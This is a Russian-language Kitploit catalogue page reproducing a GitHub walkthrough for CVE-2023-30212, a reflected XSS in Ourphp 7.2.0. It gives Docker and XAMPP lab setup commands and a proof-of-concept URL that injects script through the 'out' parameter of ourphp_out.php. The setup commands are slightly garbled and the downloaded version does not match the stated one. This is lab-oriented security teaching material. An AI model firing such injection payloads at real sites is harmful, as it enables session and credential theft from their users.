
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2023-30212 — Пошаговое руководство по эксплуатации CVE-2023-30212, уязвимости XSS в Ourphp 7.2.0, с настройкой Docker и демонстрацией внедрения полезной нагрузки. | Kitploit
Инструменты/GitHubGitHub/kai-iszz/cve-2023-30212
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и Образование
GitHubkai-iszz/cve-2023-30212

CVE-2023-30212

Пошаговое руководство по эксплуатации CVE-2023-30212, уязвимости XSS в Ourphp 7.2.0, с настройкой Docker и демонстрацией внедрения полезной нагрузки.

Репозиторий
1193 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    647
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    421
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    389
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    333
  • 6

    SafeLine

    chaitin/safeline

    Сам хостируемый WAF и обратный прокси-сервер, который фильтрует вредоносный HTTP-трафик, блокирует SQL-инъекции, XSS и атаки ботов, с ограничением скорости и динамическим шифрованием HTML/JS.

    331

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2023-30212

Эксплуатация уязвимости в Ourphp версии 7.2.0, также известной как CVE-2023-30212

Шаг 1. Загрузите и установите Docker в вашу систему (Примечание). Я использую Docker, потому что это быстро и легко установить ubuntu.

Шаг 2. Настройка среды Docker

docker pull ubuntu
docker run -d -t –name test-container -p 80:80 -p 443:44
3 -p 3306:3306 -p 21:21 ubuntu
Docker exec -it test-container bash

Шаг 3. Установка веб-сервера, php & mysql. Для этого я буду устанавливать сервер xampp.

wget https://liquidtelecom.dl.sourceforge.net/project/xampp/XAMPP%20Linux/7.2.0/xampp-linux-x64-7.2.0-0-installer.run 
chmod +x xampp-linux-x64-7.2.0-0-installer.run
./xampp-linux-x64-7.2.0-0-installer.run
/opt/lampp/lampp start

Шаг 4. Загрузите Ourphp версии 7.2.0

wget https://zdown.chinaz.com/202305/ourphp-zyb-v7.5.0.20230515.zip
unzip ourphp-zyb-v7.5.0.20230515.zip /opt/lampp/htdocs/
chmod -R 775

Шаг 5. Настройка Ourphp в браузере Откройте браузер и введите localhost или 127.0.0.1 Следуйте инструкциям и установите Ourphp.

Шаг 6. Эксплуатация уязвимости Версия Ourphp 7.2.0 имеет уязвимость к XSS (Межсайтовый скриптинг). Чтобы устранить уязвимость в файле /client/manage/ourphp_out.php, которая позволяет выполнить XSS-код,

вам необходимо изменить код. Уязвимость возникает, когда параметр "ourphp_admin" установлен в "logout," а управляемая переменная "out" выводится.

Атакующие могут воспользоваться этим, внедрив полезную нагрузку, например "".

Code: http://localhost/client/manage/ourphp_out.php?ourphp_admin=logout&out=</script><script>alert('xss')</script>


Screenshot 2023-05-29 135740

Скачать инструмент



